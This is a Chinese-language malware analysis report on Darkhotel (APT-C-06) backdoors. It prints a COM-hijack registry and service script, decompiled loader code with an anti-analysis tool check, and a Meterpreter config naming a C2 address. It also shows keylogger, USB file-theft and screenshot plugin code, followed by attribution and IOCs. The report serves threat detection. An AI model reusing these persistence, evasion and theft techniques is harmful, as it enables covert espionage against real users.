攻击者在注册表 HKLM\software\classes\CLSID\下添加一个不存在的 CLSID 节点结构，例如{C5602CE6-9B79-11D3-B654-581BBAEF8DBA}，并将键值设置成恶意文件的路径，然后再在家庭网络配置管理器的 CLSID 节点{46C166AA-3108-11D4-9348-00C04F8EEB71}下新建 TreatAs 项，并将键值设置成{C5602CE6-9B79-11D3-B654-581BBAEF8DBA}，再重启服务，这样当系统引用家庭网络配置管理器的 CLSID 时就会链接到新的 CLSID 上，从而加载恶意文件，达到 COM 劫持的目的

劫持{46C166AA-3108-11D4-9348-00C04F8EEB71}

```
o.Start("iphlpsvc", LF
        "{46C166AA-3108-11D4-9348-00C04F8EEB71}", LF
        "{C5602CE6-9B79-11D3-B654-581BBAEF8DBA}", LF
        shell.ExpandEnvironmentStrings("%systemdrive%\\windows\\system32\\Default_dic.bin"));\r\n\LF
shell.run("sc.exe config iphlpsvc start= auto", 0, true); /* set DelayedAutoStart to 0 */\r\n\LF
shell.run("net.exe START iphlpsvc", 0, true);\r\n\LF
```

修改注册表 CLSID



后门核心组件

调度模块

调度模块实际上是个 ReflectiveLoader，主要以 thinmon.dll、wlbsctrl.dll 以及其他一些文件名命名，并且一般都存在于 system32 目录下，主要用来加载其他插件模块

在 DLLMain 根据 DLL 加载方式执行不同流程，如果加载方式是进程加载就调用安装函数，

```
switch ( fdwReason )
{
  case DLL_PROCESS_DETACH:
  case DLL_THREAD_ATTACH:
  case DLL_THREAD_DETACH:
  case 5u:
    for...
    for...
    for...
    v36 = 7;
    for...
    break;
  case DLL_PROCESS_ATTACH:
    for...
    v45 = 1;
    for...
    for...
    v43 = 7;
    for...
    return InstallDLL(hinstDLL, lpvReserved);
  case 4u:                                          // LoadPlugin
    LoadPlugin(lpvReserved);
    for...
    v50 = 4;
    for...
    for...
    break;
  default:
    break;
```

根据 lpvReserved 的值判断是否已经安装，如果 lpvReserved 的值是 0xF1A7D42B 表示已经安装。

```
if ( a2 == 0xF1A7D42B )
{
```

读取自身，重新装载 DLL，获取 DLLMain 地址，实现反射式注入，并将 fdwReason 的值设置成 4 或 5，系统默认值为 0-3

```
v2 = GetCurrentProcess();
if ( GetModuleFileNameExA(v2, hModule, Filename, 0x104u) )
{
  file_buf = 0;
  v46 = 0;
  if ( read_file(Filename, &file_buf, &v46) )
  {
    v26 = 1;
    for...
    for...
    v28 = 9;
    for...
    v27 = 5;
    for...
    if ( MultiByteToWideChar(0, 0, Filename, 260, v45->wsz_filename, 260) )
    {
      v50 = get_proc_ep(file_buf, hModule);
      (v50)(v50, 4, v45);
      (v50)(v50, 5, 0);
      v47 = v50;
```

当 fdwReason 值为 4 时，调用核心线程

获取用户名、计算机名、操作系统版本，是否是服务器、网卡信息、是否有远程桌面，并将这些信息加密保存在以用户名、时间、PID 命名的缓存文件里，文件路径如下：

%allusersprofile%\Windows\Explorer\[UserName].[time_pid]\thumcache_[pid].prf

```
qmemcpy(&v59, &unk_6B7BFEEC, 0x1Fu);
sub_6B79EB00(&v59, 0x1Eu, &Format, &v64);      // UserName: %s
write_crypt_file(lpFileName, &Format, szUserName);
if ( GetComputerNameW(&Buffer, &nSize) )
{
  qmemcpy(&v40, &unk_6B7BFF88, 0x27u);
  sub_6B79EB00(&v40, 0x26u, &v41, &v42);       // ComputerName: %s
  write_crypt_file(lpFileName, &v41, &Buffer);
}
if ( sub_6B75DC20(v65, &v58, v53, &v54) )
{
  if ( v54 )
    write_crypt_file(lpFileName, L"WindowsVersion: %d.%d %s\r\n", *v65, v58, L"(Server)");
  else
    write_crypt_file(lpFileName, L"WindowsVersion: %d.%d %s\r\n", *v65, v58, &unk_6B7BFE14);
  qmemcpy(&v39, &unk_6B7BFFE8, 0x25u);
  sub_6B79EB00(&v39, 0x24u, &v37, &v38);       // BuildNumber: %d
                                               //
  write_crypt_file(lpFileName, &v37, *v53);
}
sub_6B75E930(lpFileName);                      // 获取网卡信息
sub_6B7617A0(lpFileName, szUserName);          // 查看是否有远程桌面
if ( sub_6B769E90(lpFileName) )
```

初始化插件，从文件中解出配置信息，配置信息字段如下

字段	说明
SPE_MutexName UPE_MutexName	Mutex 名称
SPE_NumOfDll UPE_NumOfDll	插件模块数量
SPE_LoadMode_ UPE_LoadMode_	插件启动方式
SPE_DllPath_ UPE_DllPath_	插件路径
SPE_InjectProcess_ UPE_InjectProcess_	注入的目标进程

检测系统环境是否有安全分析工具

```
for...
qmemcpy(&a1a, &unk_6B7BEB9C, 0x19u);
sub_6B79EB00(&a1a, 0x18u, &v55, &a4);       // procexp.exe
wcscpy(a1->list_tools->procexp, &v55);
qmemcpy(&v57, &unk_6B7BEBB8, 0x25u);
sub_6B79EB00(&v57, 0x24u, &v58, &v59);
wcscpy(a1->list_tools->ProcessHacker, &v58);// ProcessHacker.exe
qmemcpy(&v60, &unk_6B7BEBE0, 0x27u);
sub_6B79EB00(&v60, 0x26u, &v64, &v43);
wcscpy(a1->list_tools->SystemExplorer, &v64);// SystemExplorer.exe
qmemcpy(&v47, &unk_6B7BEC08, 0x19u);
sub_6B79EB00(&v47, 0x18u, &v61, &v65);
wcscpy(a1->list_tools->tcpview, &v61);
qmemcpy(&v62, &unk_6B7BEC24, 0x1Bu);       // tcpview.exe
sub_6B79EB00(&v62, 0x1Au, &v44, &v66);
wcscpy(a1->list_tools->ethereal, &v44);
qmemcpy(&v56, &unk_6B7BEC40, 0x1Du);
sub_6B79EB00(&v56, 0x1Cu, &v48, &v45);      // wireshark.exe
wcscpy(a1->list_tools->wireshark, &v48);
*v49 = 984819551;
v50 = -94290093;
v51 = -1865394060;
v52 = 20143;
v53 = 0;
sub_6B79EB00(v49, 0xEu, &v68, &v63);
wcscpy(a1->list_tools->cv, &v68);           // cv.exe
qmemcpy(&v46, &unk_6B7BEC70, 0x1Bu);
sub_6B79EB00(&v46, 0x1Au, &v54, &v67);
wcscpy(a1->list_tools->commview, &v54);     // commview.exe
```

加载插件，大致分为 3 种方式加载

1. 通过 LoadLibrary 直接加载插件

```
switch ( a2->plugin[i42].Load_Mode )
{
  case 0:
    call_LoadLibrary(&a2->plugin[i42]);
```

2. 解密文件后通过线程加载


```
case 1:
  hObject = decrypt_thread_call(&a2->plugin[i42]);
  if ( hObject )
    CloseHandle(hObject);

case 4:
  hObjecta = decrypt_thread_call_2(&a2->plugin[i42], 0);
  if ( hObjecta )
    CloseHandle(hObjecta);
```

3. 解密文件后注入 Service.exe

```
case 2:
  inject_service(&a2->plugin[i42].field_0);

case 3:
  inject_service(&a2->plugin[i42].field_0);
```

远控模块

远控模块使用了开源项目 Meterpreter 的 metsrv.dll，其结构如下



Shellcode

```
0000000000000                   db 4Dh
0000000000001                   db  5Ah ; Z
0000000000002 ; ---------------------------------------------------------
0000000000002                   push    r10
0000000000004                   push    rbp
0000000000005                   mov     rbp, rsp
0000000000008                   sub     rsp, 20h
000000000000C                   and     rsp, 0FFFFFFFFFFFFFFF0h
0000000000010                   call    $+5
0000000000015                   pop     rbx
0000000000016                   add     rbx, 18B3h
000000000001D                   call    rbx             ; LoadSelf
000000000001F                   add     rbx, 30938h
0000000000026                   mov     r8, rbx         ; MetsrvConfig
0000000000029                   push    4
000000000002B                   pop     rdx
000000000002C                   call    rax             ; CallEntryPoint
```

安装配置信息


```
MetsrvConfig
    MetsrvSession
        comms_fd.............null
        exit_func............0x56A2B5F0
        expiry...............604800
        uuid.................{A0A80E30-901F-88D6-C597C4959F4A4C09}
    MetsrvTransportCommon
        url..................tcp://185.4.227.2:443
        comms_timeout........300
        retry_total..........36000000
        retry_wait...........3600
```

字段	说明
comms_fd	通信的套接字 handle(如果有的话)
exit_func	当会话结束时退出函数标识符
expiry	杀死会话前总秒数

uuid	唯一标识
url	C2 地址
comms_timeout	等待一个新的 packet 的会话数
retry_total	重新通信总秒数
retry_wait	重连等待秒数

后门功能插件

在该组织的多次攻击活动中，我们捕获到了 3 种功能插件，它们在计算机中都以二进制加密的形式存放在临时目录，在需要被加载启动时，由调度模块对其解密并加载。以最近一次 VPN 升级劫持的攻击活动为例：



键盘记录

其主要功能为记录键盘输入信息到指定文件中，并且监控 Mstsc(远程桌面链接) 进程

首先创建日志文件存储路径，之后启动键盘记录工作函数，待函数返回之后，生成日志文件。

使用 SetWindowsHookExA 获取键盘信息

```
  v13 = 0x9D44A763;
  v14 = 0x412EA8C9;
  v15 = 0xB8CEC0;
  sub_10001060(&v13, 0xBu, &LibFileName, &v11); // User32.dll
  hModule = LoadLibraryA(&LibFileName);
  if ( !hModule )
    return 0;
  v3 = 0xB855B165;
  v4 = 0x4A64F493;
  v5 = 0x54F0D1DB;
  v6 = 0xF6387527;
  v7 = 0xE580u;
  v8 = 0;
  sub_10001060(&v3, 0x12u, &ProcName, &v9);     // SetWindowsHookExA
  SetWindowsHookExA = GetProcAddress(hModule, &ProcName);
  if ( !SetWindowsHookExA )
    return 0;
  v1 = GetModuleHandleA(0);
  dword_10030BAC = SetWindowsHookExA(13, sub_10001FE0, v1, 0);
  return dword_10030BAC != 0;
}
```

处理 hook

```
if ( (nCode >= 0 || dword_10030674)
  && (wParam == WM_KEYDOWN || wParam == WM_KEYUP || wParam == WM_SYSKEYDOWN || dword
{
  v28 = lParam;
  if ( wParam == WM_KEYUP )
  {
    switch ( *v28 )
    {
      case WM_NCMOUSEMOVE:
      case WM_NCLBUTTONDOWN:
        dword_10030688 = 0;
        break;
      case WM_NCLBUTTONUP:
      case WM_NCLBUTTONDBLCLK:
        dword_1003068C = 0;
        break;
      default:
        v31 = 1;
        break;
    }
  }
  else if ( wParam == WM_KEYDOWN )
  {
    switch ( *v28 )
    {
      case WM_NCMOUSEMOVE:
      case WM_NCLBUTTONDOWN:
        if ( dword_10030688 )
        {
          if ( !dword_10030674 )
            return CallNextHookEx(0, nCode, wParam, lParam);
        }
        else
        {
          dword_10030688 = 1;
        }
        break;
      case WM_NCLBUTTONUP:
      case WM_NCLBUTTONDBLCLK:
        if ( dword_1003068C )
```

记录按键和时间

```
sub_10001AD0(v19, 30);
*v19 = 0xFAA00EFD;
v21 = *v28;
v22 = v28[3];
v24 = Time;
if ( dword_10030674 )
{
  sub_10002F20(&Dest, L" # nCode: %d, wParam: %x, vkCode: %X, time: %X", nCode
  v5 = lstrlenW(&Dest);
  v12 += v5;
}
v23 = v12;
```

文件窃取


该模块的主要功能为窃取 U 盘中指定后缀名的文件

首先检查目录 C:\Users\xxx\Local Settings\Application Data\Microsoft\Media Player 是否存在，不存在则创建。并在该目录下写入 jusched.htm 和 AK0FDS.z00 文件，其中 jusched.htm 的文件内容为” [.ShellClassInfo]UICLSID={A2D4F61891212}”。

```
signed int __thiscall sub_10002430(const WCHAR *this)
{
  WCHAR *v2; // [esp+0h] [ebp-4h]

  v2 = (WCHAR *)this;
  if ( *((_DWORD *)this + 391) )
    return 0;
  if ( !sub_10006EC0(1) )
    return 0;
  if ( !PathFileExistsW(v2 + 4570) )          // C:\Users\[redacted]\Local Settings\Application Data\Microsoft\Media Player
    create_directory(v2 + 4570);
  sub_10003610(v2);
  sub_10003670(v2);
  sub_100028A0(v2, v2 + 4830);                // C:\Users\[redacted]\Local Settings\Application Data\Microsoft\Media Player\jusched.htm
  sub_10002C40(v2, v2 + 5350);                // C:\Users\[redacted]\Local Settings\Application Data\Microsoft\Media Player\AK0FDS.z00
  sub_10002B20(v2 + 5090);                    // C:\Users\[redacted]\Local Settings\Application Data\Microsoft\Media Player\AK0FDS.zip
  sub_10002E40(v2, v2 + 4830, v2 + 5350);
  *((_DWORD *)v2 + 391) = 1;
  return 1;
}
```

遍历目录寻找以下几种格式的文档，加密存入后缀为 Skm 的文件

txt、hwp、doc、docx 、eml、ckh 、ppt、pptx、dwg、rtf、xls、xlsx、pdf



如果找到以该后缀结尾的文件，则判断文件属性，打开该文件获得文件大小，判断大小是否符合要求，如果符合要求，读取文件指定位置的内容，对文件内容进行数据运算，然后计算 md5。

屏幕截取

该模块首先遍历当前进程，查找进程名中包含".scr"的进程，目的是为了判断当前机器是否处于锁屏状态。如果机器处于未锁屏状态，才会进入后续的截屏流程。

```
while ( 1 )
{
  while ( 1 )
  {
    if ( byte_1007E125 )
      return sub_10005020(v1, *(_DWORD *)&v2, *(int *)((char *)&v3 + 2));
    if ( !find_scr_process() )
      break;
    sleep_1();
  }
  if ( !sub_10001B70() )
    return sub_10005020(v1, *(_DWORD *)&v2, *(int *)((char *)&v3 + 2));
  get_path();
  strcpy_my((int)&v2, 3, (int)&path);
  if ( current_count > sum_count )
    break;
```


如果当前机器的上次输入时间在一定时间范围内，则截取当前屏幕。

```
    if ( GetLastInputInfo(&plii) )
    {
      v5 = GetTickCount();
      v1 = v5 - plii.dwTime;
      v6 = 0x3E8 * dword_1007C0C0;
      if ( v5 - plii.dwTime <= 0x3E8 * dword_1007C0C0 )
      {
EL_13:
        screenshot();
        sleep_1();
      }
      else
      {
        sleep_1();
      }
    }
```

最终在 screenshot 中调用 sub_10004e00 完成截屏功能，并保存解密后的截屏文件到”C:\Users\xxx\AppData\Local\Microsoft\Internet Explorer\Cookies\Cache\xxx”目录(xxx 为用户名)。

```
75 LABEL_17:
76   sub_100032F0((int)&dword_1007DF10, &dword_1007DF14, (int *)&v16, v17, v19, dword_1007C0C8);
77   sub_10004E00(dword_1007DF10, dword_1007DF14);
78   dword_1007DF08 = v14;
79   if ( dword_1007DF0C )
80     free(dword_1007DF0C);
81   dword_1007DF0C = v20;
82   free(v16);
83   j__free(dword_1007DF10);
84   sub_10002D70(&dwData);
85   v21 = -1;
86   return sub_10002CD0(&dwData);
87 }
```

00001CAA screenshot:77 (100028AA)



归属关联分析

对攻击活动中的多个关键样本进行分析后发现，这些攻击样本与 Darkhotel（APT-C-06）在历史上的样本算法、代码上都存在相似度的关联。

算法关联

此次攻击与 2018 年初“双杀”漏洞[1]相关披露中的算法存在十分相似，都是通过一个 64 字节的异或表对加密字符串循环异或


```
unsigned int __cdecl sub_10001060(int a1, unsigned int a2, int a3, unsigned int *a4)
{
  unsigned int i; // [esp+0h] [ebp-10h]

  for ( i = 0; i < a2; ++i )
    *(a3 + i) = byte_1002F000[i % 64] ^ *(a1 + i);
  *a4 = a2;
  return a2;
}
```

第七章 归属关联分析

1. 解密算法

通过分析此次捕获到的样本，我们发现样本在执行过程中所使用的解密算法，与已披露的APT-C-06组织所使用的解密算法相同。

本次攻击所使用的样本的解密算法如下：



插件关联

利用 VPN 漏洞攻击时使用的插件与 APT-C-06 曾经使用的后门程序 lucker 中的插件在功能、代码、导出函数名、算法、字符串等方面都存在相同之处。

键盘记录插件对比

[1] https://www.freebuf.com/articles/paper/171254.html

```
v13 = 0x9D44A763;
v14 = 0x412EA8C9;
v15 = 0xB8CEC0;
sub_10001060(&v13, 0xBu, &LibFileName, &v11); // User32.dll
hModule = LoadLibraryA(&LibFileName);
if ( !hModule )
  return 0;
v3 = 0xB855B165;
v4 = 0x4A64F493;
v5 = 0x54F0D1DB;
v6 = 0xF6387527;
v7 = 0xE580u;
v8 = 0;
sub_10001060(&v3, 0x12u, &ProcName, &v9);     // SetWindowsHo
SetWindowsHookExA = GetProcAddress(hModule, &ProcName);
if ( !SetWindowsHookExA )
  return 0;
v1 = GetModuleHandleA(0);
dword_10030BAC = SetWindowsHookExA(13, sub_10001FE0, v1, 0);
return dword_10030BAC != 0;
}
```

```
v33 = 0xAAu;
v34 = 0x57;
v35 = 0x71;
m_Decode_String(&v25, 0xBu, &LibFileName, &v23);
hModule = LoadLibraryA(&LibFileName);
if ( !hModule )
  return 0xFFFFFFFF;
v3 = 0xF0u;
v4 = 0xBCu;
v5 = 0xEDu;
v6 = 0xFBu;
v7 = 0x2Au;
v8 = 0x4F;
v9 = 0x60;
v10 = 0xF8u;
v11 = 0x81u;
v12 = 0x48;
v13 = 0x39;
v14 = 0x8;
v15 = 0x92u;
v16 = 0x27;
v17 = 0x5F;
v18 = 0x23;
v19 = 0x8Du;
v20 = 0x84u;
m_Decode_String(&v3, 0x12u, &ProcName, &v21);
m_SetWindowsHookExA = GetProcAddress(hModule, &ProcName);
if ( !m_SetWindowsHookExA )
  return 0xFFFFFFFF;
v1 = GetModuleHandleA(0);
dword_10010160 = m_SetWindowsHookExA(0xD, sub_100019D0, v1, 0);
if ( dword_10010160 )
  result = 0;
else
  result = 0xFFFFFFFF;
return result;
```

文件窃取插件对比

```
signed int sub_10001E00()
{
  struc_1 *v1; // [esp+4h] [ebp-18h]
  struc_1 *v2; // [esp+8h] [ebp-14h]

  if ( !dword_10029748 )
  {
    v2 = operator new(0x2D10u, &unk_10029D24);
    v1 = (v2 ? sub_10001FB0(v2) : 0);
    dword_10029748 = v1;
    if ( !v1 )
      return 0;
  }
  if ( dword_10029748->field_61C )
  {
    if ( dword_10029748->field_61C == 1 && !sub_10002500(dword_10029748) )
      return 0;
  }
  else
  {
    if ( !sub_10002430(dword_10029748) )
      return 0;
    if ( !sub_10002500(dword_10029748) )
      return 0;
  }
```

```
signed int sp_F()
{
  void *v1; // [esp+0h] [ebp-10h]
  void *v2; // [esp+4h] [ebp-Ch]

  if ( !dword_1001C1A0 )
  {
    v2 = operator new(0x3290u);
    v1 = v2 ? sub_1000302D(v2) : 0;
    dword_1001C1A0 = (int)v1;
    if ( !v1 )
      return 0;
  }
  if ( *(_DWORD *)(dword_1001C1A0 + 0x6BC) )
  {
    if ( *(_DWORD *)(dword_1001C1A0 + 0x6BC) == 1 && !sub_10004590(dword_1001C1A0) )
      return 0;
  }
  else
  {
    if ( !sub_10004350(dword_1001C1A0) )
      return 0;
    if ( !sub_10004590(dword_1001C1A0) )
      return 0;
  }
  return 1;
}
```

窃取文件类型对比

```
txt
.....hwp
.............doc.....
8g8g  g.............docx...
ppt
.....pptx
.............xls.....
.....................xlsx...
pdf
.....eml
.............ckh.....
.....................dwg.....
rtf
```

```
Up  p  m_Decode_Get_SpecEx'''  call  m_Decode_String; txt
Up  p  m_Decode_Get_SpecEx'''  call  m_Decode_String; hwp
Up  p  m_Decode_Get_SpecEx'''  call  m_Decode_String; doc
Up  p  m_Decode_Get_SpecEx'''  call  m_Decode_String; docx
Up  p  m_Decode_Get_SpecEx'''  call  m_Decode_String; ppt
Up  p  m_Decode_Get_SpecEx'''  call  m_Decode_String; pptx
Up  p  m_Decode_Get_SpecEx'''  call  m_Decode_String; xls
Up  p  m_Decode_Get_SpecEx'''  call  m_Decode_String; xlsx
Up  p  m_Decode_Get_SpecEx'''  call  m_Decode_String; pdf
Up  p  m_Decode_Get_SpecEx'''  call  m_Decode_String; eml
Up  p  m_Decode_Get_SpecEx'''  call  m_Decode_String; ckh
Up  p  m_Decode_Get_SpecEx'''  call  m_Decode_String; dwg
Up  p  m_Decode_Get_SpecEx'''  call  m_Decode_String; rtf
```

截屏模块导出函数名对比

Name	Address	Ordinal
	10001180	1
RunDoSC	10002BC0	2
DllEntryPoint	10056445	[main entry]

Name	Address	Ordinal
RunDoSC	10003350	1
DllEntryPoint	1000FB2F	[main entry]

总结

360 安全大脑通过对 Darkhotel（APT-C-06）近期攻击活动进行了深入的分析挖掘，并结合威胁情报数据对该团伙近三年来的攻击武器和技战术进行了分析和比较。可以看出该组织

对企业所使用的内网安全软件和办公软件进行了深入的研究，利用这些软件安全平台的漏洞投放后门程序，并持续更新迭代恶意代码的功能和形态，这也给企事业单位应对 APT 威胁带来了新的挑战。360 高级威胁研究院将持续监测该组织的攻击活动，目前 360 威胁情报云、APT 全景雷达等 360 全线安全产品已经支持对该组织的攻击检测。

附录

IOC

URL & CC

206.221.187.130
185.4.227.2
http://account163-mail.com/recommend/ascfree.php;
http://apple-onlineservice.com/recommend/ascfree.php;
http://onlineservice.bounceme.net/recommend/ascfree.php;
http://134.119.220.118/update64/pack1.dat
http://134.119.220.118/update64/pack2.dat
http://134.119.220.118/update64/pack3.dat
http://134.119.220.118/360safe.css
http://185.198.56.191:80/sfverify.php

Md5

f6bb14997964930cae7d91f1250551c0
67b65dff4b436d0ffeacb8c73ffbfb65
9b66952270bee7560f48999b003e9fb1
58f6a9c7b9c075b5b0e4d1d6f8d70283
32c3937fc91f2bf4a36ea99ffd0cbb77
e88aad7dfac4e60acbc42322bdcb920a
38a67aa7a9365c1df62094e1d25bad3d
12828458034f3fcb7215b1428ca5ed18
05db01d01657c484bd10b8bd14a8e74f
bee985e833e864aec5c2502f0228a4a3
ea2444e6a9947b686f7c2cec0abed87f
e74cf875fbd03fe47fdd5c6631213502
49fd304ef3ed638cd08ef895c55e998d
aeb995a0ae6cab11fe8fbcd2ca413e09
81868cb673f40ef1ee1a3c0d3b0a66c9
82868815710d0428a1c893ce923ce102
24e4c5eefb59b707879c89a33455b016
bb552beabf99b014bb8c841b0ad91df4
40ece520b9562cd84a7d869fe3c89dab
fb391f0cd34121fb412e2ead65283a3f
aa517a3f48deb2eb08965731c593e2fc
cc8f707c40b5b810dcb1ee8583e7b94f
c44bbe3e576ac7d52dbebec3ccbadb51
f7fcd54f2814dc31d8614fb444c5f732
227abe5dc940307ac3074a930d8c3c3c

dfcf5c5ef07892d793714e7c91248777
6c8079c065f1d64dccbce9ee43066f80
cf4908e291f147359e7c84ff1475c3a6
59f1f2c0090b119b1565c5f7d4807d18
5812ee7b18ac055e504e068cc18b4d09
a614701769e2ab31c12f06bf65c1984c
2cc60b641c6b6f0f9603e190d6cf32ab
183460d874392ff9b3ccacfc460814f3
8f2d7f328c3a161fdbbeec851d3bceba
595f52e7609ea101e9b81826c2a7f4fd
1f4de902321ce4c646580b60e75a91e8
da1ffe2b24e9f6148d0932b3053ba10a
a74bc3e40d597c362c12370575c79308
ed5c6af5dd328bb1d8d1354e4eea4d88
89849da283f0473bc6f5449d281f5bc8
156d3ede86b1d47142ba26a566a319c6
6054ba191cae52455f92cdb11cbfd4dd
ec227a3e29bec0c43759bf8783bdca93
39bceabd1df729ca500967ef577162a2
52d1754cbd4ada3fed909a0126ced593
8d0aa12bb77a7588ab67e2fbde402ae1
5ca7052c60024f8a768343989f126af4
cb6fd1ca131800174f2b7e6c93040292
271b6c538dfe64a5de275671520d51ab
833a604d7b9f6626584ff6da2ca1fe1a
908a3af309f12b509f30dff4073c41c2
b9013c4252103795c74b84547bfc212e
4eca750e9817b38695ac4d49d09f42b6
2d958190c963b07fed077103d2c0c165
fe3812eaea1dde2bda7efcac10bc3875
39c63176a48ca16cc81029ca80606c8b
d2ae4cd314969838ad2368dfb683caef
6e6924d8032120700a023f6a54a0b44c
d26f9034e6e681c3117010cf155a7d0d
0fafcbeb7cf6f5d170056ef8f5ef899d
099748c21565b48d8dda8df02313cb00
a44cc189fdf364ef3c72b40bad6dc205
b752653c818d616b7098b74202c66e5c
afcae8c39967e0b34e07b6de7b40dc47
c67edaa6a4fe3d633abeea1c3faaa216
c28222727ee1ad1934a2fc834d3aa496
247ca9c7e4eb353d8febac292e1db7c3
a717291bf45e8b87dc5681e6e3b35cb6
02584732906684d2da99e5d79c80a8fc

61a304da9df9b2a07a0e6047b46f3931
a208ac02c6a311e7f3f4034c9fdc2d9e
